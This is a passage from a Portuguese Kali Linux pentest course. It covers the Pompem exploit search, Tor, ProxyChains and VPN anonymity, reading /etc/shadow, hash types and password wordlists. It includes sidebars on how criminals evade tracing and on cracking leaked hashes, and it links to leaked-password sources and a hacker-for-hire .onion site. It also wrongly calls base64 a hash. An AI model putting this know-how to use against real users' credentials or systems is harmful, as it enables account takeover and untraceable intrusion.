root@kali:~# python3.5 pompem.py -h  
Options:  
-h, --help            show this help message and exit  
-s, --search <keyword,keyword,keyword> text for search  
--txt                Write txt File  
--html               Write html File
```

Vamos realizar uma busca de exploits e vulnerabilidades para os serviços SSH, ftp e mysql:

```

root@kali:~# python3.5 pompem.py -s ssh,ftp,mysql
+Results ssh
+-----+
+Date      Description      Url
+-----+
+ 2017-04-26 | Mercurial Custom hg-ssh Wrapper Remote Code Execut | https://
packetstormsecurity.com/files/142331/Mercurial-Custom-hg-ssh-Wrapper-Remote-Code-
Execution.html
+-----+
...
+Results ftp
+-----+
+Date      Description      Url
+-----+
+ 2017-05-04 | Hydra Network Logon Cracker 8.5 | https://packetstormsecurity.com/
files/142388/Hydra-Network-Logon-Cracker-8.5.html
+-----+
...
+Results mysql
+-----+
+Date      Description      Url
+-----+
+ 2017-05-04 | Hydra Network Logon Cracker 8.5 | https://packetstormsecurity.com/
files/142388/Hydra-Network-Logon-Cracker-8.5.html
+-----+
...

```

O Pompem vai apresentar todos os exploits encontrados sobre os serviços solicitados. Para ver, clique no link que é apresentado logo após o nome da vulnerabilidade/exploit.

A página com a vulnerabilidade respectiva será aberta no navegador e você pode ler sobre ela e, caso necessário, realizar o download.

Esta é uma ferramenta perfeita para pesquisar sobre vulnerabilidades de serviços em vários sites de segurança por meio do terminal.

- 
1. Videoaula TDI – Análise de Vulnerabilidades – Introdução.
  2. Videoaula TDI – Análise de Vulnerabilidades – Identificando sistemas e vulnerabilidades.
  3. BANNER GRABBING. In: WIKIPEDIA: a enciclopédia livre. [São Francisco, CA: Wikimedia Foundation, 2019]. Disponível em: [https://en.wikipedia.org/wiki/Banner\\_grabbing](https://en.wikipedia.org/wiki/Banner_grabbing). Acesso em: 23 ago. 2019.

4. Videoaula TDI – Análise de Vulnerabilidades – Captura de banners HTTP.
5. Videoaula TDI – Análise de Vulnerabilidades – Scanners de vulnerabilidades.
6. Videoaula TDI – Análise de Vulnerabilidades – Nessus.
7. RFUNIX. Pompem: Find exploit tool. Disponível em: <https://github.com/rfunix/Pompem>. Acesso em: 14 ago. 2019.



Nesta seção vamos aprender sobre anonimato e privacidade, como ocultar um endereço IP na web, rede TOR, VPN, proxy chains, e mais, vamos ocultar a nossa origem online. Vamos entender como um atacante hoje consegue ocultar a origem, não apenas estando em uma Wi-Fi aberta, mas realmente ocultando o IP, DNS e tudo que envolva o acesso à rede.


## TOR – The Onion Router<sup>1</sup>

TOR é um software livre e uma rede aberta que o ajuda a se defender contra a análise de tráfego – uma forma de vigilância de rede que ameaça a liberdade pessoal e privacidade, atividades comerciais e denúncias, relacionamentos e segurança do Estado.

### Funcionamento da rede TOR

Criar recursos anônimos é possível devido à rede de serviços distribuídos, os chamados “nós”, ou roteadores que operam sob o princípio dos anéis

de cebola (daí o seu nome, “O Roteador de Cebola”). Todo o tráfego da rede (ou seja, qualquer informação) é criptografado repetidamente; no entanto, ele passa através de vários nós. Além disso, nenhum nó de rede sabe a fonte do tráfego, o destino ou o conteúdo. Isso garante um alto nível de anonimato.



### Curiosidades

- 1) TOR e bitcoin – o desenvolvimento de TOR coincidiu com o surgimento das bitcoins (criptomoedas). Uma combinação de dinheiro anônimo em um ambiente anônimo significa que os cibercriminosos podem permanecer praticamente indetectáveis.
- 2) Malware – os cibercriminosos começaram a usar a TOR para hospedar malware. Os especialistas da Kaspersky descobriram uma variante do Trojan Zeus que usa recursos da TOR, depois outro chamado Chewbacca e o primeiro Trojan TOR para Android. A rede TOR tem muitos recursos dedicados a malwares – servidores C&C (comando & controle), painéis de administração etc.

### Instalando e configurando o TOR

O TOR não faz parte da suíte de ferramentas do Kali Linux. Primeiramente, então, vamos realizar a instalação do serviço TOR. Para isso abra o terminal e digite:

```
root@kali:~# apt-get install tor
```

#### Observação

O software TOR não pode ser aberto como usuário root; se necessário, crie um usuário sem permissão de usuário.

Após instalar o serviço do TOR vamos realizar o download do navegador. Acesse o site:

Disponível em: [www.torproject.org/download](http://www.torproject.org/download). Acesso em: 14 ago. 2019.

O pacote disponibilizado está em formato .tar.xz. Para descompactar o pacote, execute os seguintes comandos:

```
user@kali:/opt# tar -Jxf tor-browser-linux64-6.5.2_en-US.tar.xz
```

#### Dica

Um local para instalação de programas é /opt; não é uma regra, mas uma maneira de organizar os programas instalados.

## Utilizando o navegador TOR

Navegue na pasta descompactada até o executável start-tor-browser e inicie a aplicação.

```
user@kali:/opt/tor/tor-browser_en-US/Browser$ ./start-tor-browser
```

Após este comando o TOR vai realizar uma conexão e iniciar o navegador.


O TOR permite encapsulamento do DNS no tunelamento, e utiliza a consulta de DNS leak para realizar as consultas DNS, pois de nada adianta ter um acesso anônimo e realizar as consultas DNS no seu provedor ISP.

Para verificar se realmente você está com sua rede privada, acesse algum site de serviço de IP, como o [www.dnsleaktest.com](http://www.dnsleaktest.com) (acesso em: 14 ago. 2019). Ele deve mostrar um IP diferente do seu IP real, provavelmente um IP externo de outro país.




## Verificando o caminho da conexão

Clique no logo do TOR (cebola) para verificar o circuito que você está utilizando.



## Renovar o circuito

Para renovar o circuito que você está utilizando, clique no logo do TOR e clique em “New TOR circuite for this site”.



Com isso o TOR vai modificar o circuito que está sendo utilizado, atribuindo novos caminhos e IP.

### Dicas

- 1) A deep web (sites .onion) não é uma web indexada; para navegar entre os sites é necessário conhecer os endereços da página que você deseja acessar. Os usuários da rede TOR que navegam na deep web geralmente são membros de fóruns e chats que são relacionados com o propósito do navegador.
- 2) Alguns sites úteis para navegar com privacidade e acessar páginas .onion:
  - DuckDuckGO – <https://duckduckgo.com>.

É um motor de busca baseado em Paoli, Pensilvânia (Estados Unidos), que tem a particularidade de utilizar informações de origem Crowdsourcing para melhorar a relevância dos resultados. A loso a desse motor de pesquisa enfatiza a privacidade e não registra as informações do usuário.

- The Hidden Wiki – <http://zqktlwi4fecvo6ri.onion/wiki/>  
É um site que usa serviços ocultos disponíveis através da rede TOR. O site tem uma coleção de links para outros sites .onion de muitas categorias (medicina, ciências ocultas, terrorismo, armas, drogas, documentos oficiais falsos, pedofilia, vídeos snuff, assassinatos) e artigos de enciclopédia em um formato wiki.
- PirateCrackers – <https://piratecr44nh3nw4.onion.cab/>  
É um grupo de hackers dedicados a fornecer os melhores serviços de hackers desde 2005. É possível comprar serviços para hacking de emails e redes sociais.

#### Observação

Para ter uma navegação realmente anônima, não utilize o Google para realizar buscas, pois ele armazena logs de todos os acessos realizados e, de alguma forma, consegue rastrear a origem.

## ProxyChains

Utilizando ProxyChains nosso anonimato não é apenas limitado ao navegador, e podemos utilizar todos os serviços, como scanners, serviços de comunicação e serviços de acesso remoto.

A teoria de como o ProxyChains funciona é extremamente simples: utilizando vários proxies, o seu pacote passa por um caminho predefinido por você na configuração (como veremos mais adiante) antes de chegar ao destino. Quanto mais servidores proxy existirem entre você e o destino, mais difícil é rastrear o seu verdadeiro IP.

## Entendendo o arquivo de configuração do ProxyChains

O ProxyChains é uma ferramenta que faz parte da suíte de programas do Kali Linux.

O serviço possui um arquivo de configuração que está localizado em `/etc/proxychains.conf`. Vamos realizar algumas modificações nesses arquivos, mas primeiramente vamos conhecer algumas opções de configuração. `dynamic_chain` – esta opção faz com que o ProxyChains obedeça à ordem dos proxies na lista que você informou (veremos como fazer isso mais adiante) conectando-se a cada um deles e pulando os proxies que não estiverem respondendo.

`strict_chain` – faz com que o ProxyChains use todos os proxies na ordem que foram inseridos na lista. Se algum proxy não estiver mais respondendo, o processo vai falhar e um erro será retornado para a aplicação usando o ProxyChains.

`random_chain` – quando esta opção está ativa, alguns proxies da lista são selecionados aleatoriamente e utilizados para a conexão. A quantidade de proxies selecionados é definida pela opção `chain_len`.

`chain_len` – define a quantidade de proxies aleatórios a serem utilizados quando a opção `random_chain` é selecionada.

`quiet_mode` – não mostra output da biblioteca. `proxy_dns` – envia as requisições DNS também através da cadeia de proxies.

### Observação

As opções `dynamic_chain`, `strict_chain` e `random_chain` não podem ser utilizadas ao mesmo tempo. Portanto, quando uma delas estiver não comentada, as outras duas devem ser comentadas. Além disso, a opção `chain_len` só pode ser não comentada quando `random_chain` for utilizado.

## Configurando o ProxyChains

Neste processo vamos utilizar a opção `dynamic_chain`; para isso, realize alteração no arquivo `/etc/proxychains.conf`, conforme os passos a seguir:

- 1) Comente a opção `strict_chain` que já vem configurada por padrão:

```
#strict_chain
```

2) Retire o comentário da opção `dynamic_chain`:

```
#dynamic_chain
```

3) Para utilizar a opção sem vazamento de dados DNS (no leak for DNS), descomente a opção `proxy_dns`:

```
proxy_dns
```

A configuração está pronta, agora podemos utilizar o serviço do ProxyChains.

## Utilizando ProxyChains

Para que a utilização do ProxyChains seja bem-sucedida é necessário que o serviço TOR esteja iniciado:

```
root@kali:~# service tor start
```

O uso desta aplicação é bem simples: abra o terminal e digite `proxychains APLICAÇÃO_A_SER_UTLIZADA`, por exemplo:

```
root@kali:~# proxychains nmap 104.31.87.52 ProxyChains-3.1
(http://proxychains.sf.net)
Starting Nmap 7.40 ( John the Ripper. ) at 2017-05-16 02:40 BST Nmap
scan report for 104.31.87.52 Host is up (0.039s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy
8443/tcp   open  https-alt
Nmap done: 1 IP address (1 host up) scanned in 21.32 seconds
```

Dessa forma, o Nmap utilizará a rede de tunelamento do ProxyChains.

## Adicionando proxy no ProxyChains

É possível adicionar proxy no ProxyChains para que sua navegação utilize mais máscaras de anonimato, a fim de dificultar mais ainda a localização da sua origem real.

Há serviços pagos de proxy com alto desempenho, como o [www.proxyseo.es](http://www.proxyseo.es) (acesso em: 14 ago. 2019), e serviços gratuitos como o [www.hide-my-ip.com](http://www.hide-my-ip.com) (acesso em: 14 ago. 2019). Além disso, é possível criar o seu próprio proxy anônimo remoto, por exemplo, comprando uma máquina na [www.digitalocean.com](http://www.digitalocean.com) (acesso em: 14 ago. 2019) e realizando a configuração do proxy.

Para implementar proxy no ProxyChains, vamos modificar o arquivo de configuração `/etc/proxychains.conf`. Comente os proxies do TOR no campo `[ProxyList]`:

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
```

Agora, no mesmo campo `[ProxyList]`, adicione os endereços dos servidores proxies que você possui.

```
[ProxyList]
IP_PROXY_A_SER UTILIZADO      PORTA IP_PROXY_A_SER UTILIZADO2
PORTA
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
```

Salve o arquivo e o ProxyChains vai utilizar a nova configuração.

Observação

Cuidado ao adicionar proxies cuja origem você desconheça, pois pode ser que alguns deles sejam um honeypot ou contenham serviços que podem ser prejudiciais para sua conexão.

## Utilizando VPNs<sup>2</sup>

Podemos utilizar VPN para navegar com segurança, o que é muito indicado para acessar a internet de locais públicos. O software que vamos utilizar é o openvpn, que faz parte da suíte de ferramentas do Kali Linux.

O uso de VPNs com o openvpn é simples: obtenha um arquivo .ovpn realizando o download de um arquivo de vpn gratuito no [www.vpnbook.com](http://www.vpnbook.com) (acesso em: 14 ago. 2019). Depois, extraia os arquivos, abra o terminal, navegue até o local do arquivo e digite:

```
root@kali:~/VPNBook.com-OpenVPN-US1# openvpn vpnbook-
us1tcp80.ovpn
Tue May 16 03:09:35 2017 OpenVPN 2.4.0
[git:master/f5bf296bacce76a8+] x86_64-pc-linux-gnu
[SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO]
[AEAD] built on Dec 29 2016
Tue May 16 03:09:35 2017 library versions: OpenSSL 1.0.2k 26 Jan
2017, LZO 2.08
Enter Auth Username:
```

Digite as credenciais de acesso ao serviço, espere o estabelecimento da conexão e o serviço para acesso TCP na porta 80 estarem prontos para o uso. Para testar, abra uma página de verificação de IP, como o [www.dnsleaktest.com](http://www.dnsleaktest.com) (acesso em: 14 ago. 2019).

---

## ~#[Pensando\_fora.da.caixa]

Um criminoso pode utilizar redes de Wi-Fi públicas e conectar em VPNs e proxies para realizar delitos, pois a probabilidade de que ele seja rastreado é quase nula.

## Dicas

### 1) Serviços de VPN gratuitos:

Disponível em: [vpnbook.com/freevpn](https://vpnbook.com/freevpn). Acesso em: 14 ago. 2019.

Disponível em: [freevpn.me/accounts](https://freevpn.me/accounts). Acesso em: 14 ago. 2019.

### 2) Serviços pagos de VPN com alto desempenho:

Disponível em: [purevpn.com](https://purevpn.com). Acesso em: 14 ago. 2019.

Disponível em: [ipvanish.com](https://ipvanish.com). Acesso em: 14 ago. 2019.

---

1. Videoaula TDI – Privacidade – Instalando, configurando e utilizando o TOR.

2. Videoaula TDI – Privacidade – Utilizando VPNs.



## Senhas e hash no Linux<sup>1</sup>

No Linux, as senhas são armazenadas em dois arquivos diferentes. Veja a estrutura desses arquivos:

```
root@kali:~# cat /etc/passwd root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
```

root: nome do usuário, não podendo haver outro com o mesmo nome.  
x: corresponde à senha do usuário; somente é possível visualizá-la no arquivo `/etc/shadow`, porém de forma criptografada.

0: número de identificação (ID); assim como o usuário, é único para cada máquina Linux. O sistema utiliza este ID para manter o registro dos



arquivos de que o usuário é proprietário e os arquivos que o usuário pode acessar.

0: esse é o ID do grupo ao qual o usuário pertence. Por meio do grupo é possível dar permissões a arquivos de que o usuário não é proprietário, ou para um grupo de usuários. root: é um registro de comentário, podendo ser colocado qualquer string, mas usualmente coloca-se o nome do usuário.

/root: diretório “home” do usuário. Este é o diretório-padrão do usuário. O sistema utiliza esse diretório para guardar os arquivos do usuário. Ao realizar o acesso no sistema, o usuário será direcionado a esse diretório.

/bin/bash: o shell-padrão. Este é o programa responsável por executar os comandos executados pelo usuário no sistema.

```
root@kali:~# cat /etc/shadow
```

```
root:$6$Bse3rRY/$bJhAiZNo0J.3xw1JB3qp24C5wy3lxd4cCCRo1g7/0Dg0c6tWXTShNIE.
```

```
LhYgfdJmp1nvYCNiUE4HT3p AUH.:17245:0:99999:7:::
```

```
daemon*:17043:0:99999:7:::
```

```
bin*:17043:0:99999:7:::
```

```
sys*:17043:0:99999:7:::
```

```
...
```

root: nome do usuário, não podendo haver outro com o mesmo nome.

\$6\$Bse3rRY/\$bJhAiZNo0J.3xw1JB3qp24C5wy3lxd4cCCRo1g7/0Dg0c6tWXTShNIE.LhYgfdJmp1nvYCNiUE4HT3p AUH.: armazenada de forma criptografada – na verdade, trata-se de um hash da senha; se houver um asterisco ou ponto de exclamação significa que a conta não possui senha, ou seja, essa conta não aceita login – está travada; é comum em contas do sistema.

17245: data da última alteração de senha, armazenada como o número de dias decorridos desde 01/01/1970.

0: o mínimo de dias pelos quais você é obrigado a manter a sua senha após ser trocada.

99999: o máximo de dias pelos quais você pode manter uma mesma senha (após isso, o usuário é forçado a mudá-la).

7: número de dias após a última alteração de senha antes que outra alteração seja requisitada.

(vazio):<sup>2</sup> número de avisos antes da expiração da senha. Se o sistema for configurado para expirar senhas, é possível configurá-lo para avisar ao usuário que a data de expiração está se aproximando.

(vazio): número de dias que decorrerá entre a expiração da senha e o travamento da conta do usuário. Uma conta expirada não pode ser usada, ou pode requerer que o usuário altere sua senha no momento do login; já uma conta desabilitada perde sua senha e só poderá ser usada novamente quando o administrador a reativar.

(vazio): data na qual a conta será desabilitada. A data é expressa como o número de dias decorridos a partir de 01/01/1970. É um campo muito útil para contas temporárias.

#### Observações

- 1) Os campos que estão vazios não estão sendo utilizados; são campos de configuração para expiração de senhas.
- 2) Os valores -1 e 99999 em alguns dos campos significam que o item em questão está desabilitado.
- 3) A senha, que está no segundo campo, está criptografada. Na verdade, o que está armazenado ali não é a senha em si, mas um hash da senha, que é um valor gerado a partir de um algoritmo aplicado sobre a senha.

O trecho \$6\$ indica o algoritmo de hash utilizado. Neste caso, trata-se de um hash SHA-512. Outros tipos possíveis e seus códigos são os seguintes:

- \$1 – algoritmo de hash MD5
- \$2 – algoritmo de hash Blowfish
- \$2a – algoritmo de hash bcrypt
- \$5 – algoritmo de hash SHA-256
- \$6 – algoritmo de hash SHA-512

O hash é uma função matemática aplicada sobre um conjunto de dados que gera um código, conhecido como hash.

Ele converte um pedaço de dado, seja grande ou pequeno, em um código de tamanho fixo, como uma sequência de caracteres, denominada string. Dessa forma, é possível garantir a integridade do texto ou dados que foram convertidos.

Há duas formas de gerar um hash:

- o hash unidirecional, conhecido como “hash mão única” – com ele é possível apenas codificar o texto (não é possível, baseado no texto já codificado, descobrir o texto original);
- e o hash bidirecional, conhecido como “hash de mão dupla” – com ele é possível realizar a criação de duas funções, uma para codificar e outra para decodificar o texto.

Vamos ver um exemplo de criação desses tipos de hash.

Criando um hash sha256sum – unidirecional

O programa sha256sum foi projetado para verificar a integridade dos dados usando o SHA-256 (família SHA-2 com um comprimento de 256 bits). Os hashes SHA-256, usados corretamente, podem garantir tanto a integridade como a autenticidade do arquivo.

O sha256sum é uma aplicação que faz parte da suíte de ferramentas do Kali Linux. Para utilizá-lo, abra o terminal e digite:

```
root@kali:~# echo "senha123" | sha256sum  
43a686f73c60a514732be39854324c965990f4ee68448e948a928d6e2b  
4ad0d9 -
```

Dessa forma criamos o hash 43a686f73c60a514732be39854324c965990f4ee68448e948a928d6e2b4ad0d9 a partir do texto senha123.

Agora vamos utilizar o hash para verificar a integridade de um arquivo, por exemplo, uma ISO do Kali Linux.

Entre no site oficial do Kali Linux, na página de download. Observe que para cada ISO disponível também é disponibilizado um hash da ISO em questão, para que seja possível ao usuário verificar a integridade do arquivo.

| Image Name        | Torrent | Version | Size | SHA256Sum  |
|-------------------|---------|---------|------|--|
| Kali Linux 32-Bit | Torrent | 2019.3  | 2.9G | 3fd8732df5f2e935e3f21be93565a113be14b4a8eb410522df66e1c4881b9a0  |
| Kali Linux 64-Bit | Torrent | 2019.3  | 2.9G | d9bc23ad1ed2af7f0170dc6d15aec58be2f1a0a5be6751ce067654b753ef7020 |

Faça o download de uma ISO e guarde o hash sha256sum para a verificação.

- Image Name: Kali 64 bit Light
- hash sh256sum:  
5c0f6300bf9842b724df92cb20e4637f4561ffc03029cd      cb  
21af3902442ae9b0

Ao analisar o download, navegue até o diretório onde a ISO foi baixada e digite o comando:

```
root@kali:~# sha256sum kali-linux-light-2017.1-amd64.iso
5c0f6300bf9842b724df92cb20e4637f4561ffc03029cdcb21af3902442a
e9b0 kali-linux-light-2017.1-amd64.iso
```

Veri que se o hash que foi gerado é idêntico ao que foi disponibilizado na página de download. Se for idêntico, o arquivo é íntegro; caso contrário, o arquivo sofreu alterações de alguma forma.

Criando um hash base64 – bidirecional

O base64 é um programa que foi desenvolvido para realizar a transferência de dados binários por meios de transmissão que lida apenas com texto, por exemplo, para enviar arquivos anexos por e-mail.

Base64 é um grupo de esquemas de codificação de binário para textos semelhantes que representam dados binários em um formato de sequência ASCII, traduzindo-o em uma representação radix-64. O termo

Base64 origina-se de uma codificação de transferência de conteúdo MIME específica.

É uma aplicação que faz parte da suíte de ferramentas do Kali Linux. Para codificar um texto, abra o terminal e digite:

```
root@kali:~# echo "senha123" | base64 c2VuaGExMjMK
```

Desta forma, geramos o hash c2VuaGExMjMK a partir do texto. Agora podemos decodificar o hash e verificar o texto. Para isso digite o seguinte comando:

```
root@kali:~# echo c2VuaGExMjMK | base64 -d senha123
```

Observe que o hash foi decodificado e agora é possível ver o texto em sua forma natural.

---

~#[Pensando\_fora.da.caixa]

Uma vez que você possui os arquivos de senha do Linux /etc/shadow /etc/passwd, é possível encontrar hashes similares na internet, e, realizando a comparação, você consegue identificar se a senha já foi capturada; assim é possível obter a senha do usuário desejado.

## Wordlist3

As wordlists possuem hashes e palavras que já foram usadas por usuários em muitos sistemas e sites em todo o mundo. Pode ser que tenha acontecido alguma vulnerabilidade em algum desses serviços e alguém explorou essa vulnerabilidade e capturou as senhas e seus respectivos usuários e disponibilizou na web por meio de um arquivo, que chamamos de wordlist.

Normalmente quando é realizado um ataque de brute-force é possível passar um parâmetro para ele realizar consultas em um arquivo wordlist, em que ele vai realizar a comparação do hash-alvo com todos os hash que

se encontram na wordlist, sendo possível encontrar um hash idêntico ao hash do alvo e, assim, obter a senha.

Há arquivos com uma infinidade de senhas que vêm sendo alimentados cada dia mais; no Kali Linux podemos encontrar alguns arquivos de wordlist no diretório /usr/share/wordlists.


A wordlist mais famosa desse diretório é o arquivo rockyou.txt, que possui cerca de 134Mb e mais de 14 milhões de hashes.

## Obtendo wordlists na internet

É possível encontrar diversos sites que disponibilizam wordlists e sites que realizam o serviço de brute-force com wordlists especiais.

## Pastebin

Disponível em: <https://pastebin.com>. Acesso em: 14 ago. 2019.



Este site possui senhas vazadas de diversos sistemas; nele é possível encontrar diversos arquivos de senhas; basta realizar uma busca pelo

nome do sistema (por exemplo, LinkedIn) ou pelos nomes, como senhas e passwords. Este site disponibiliza listas grátis e pagas.

## CrackStation

Disponível em: <https://crackstation.net>. Acesso em: 14 ago. 2019.

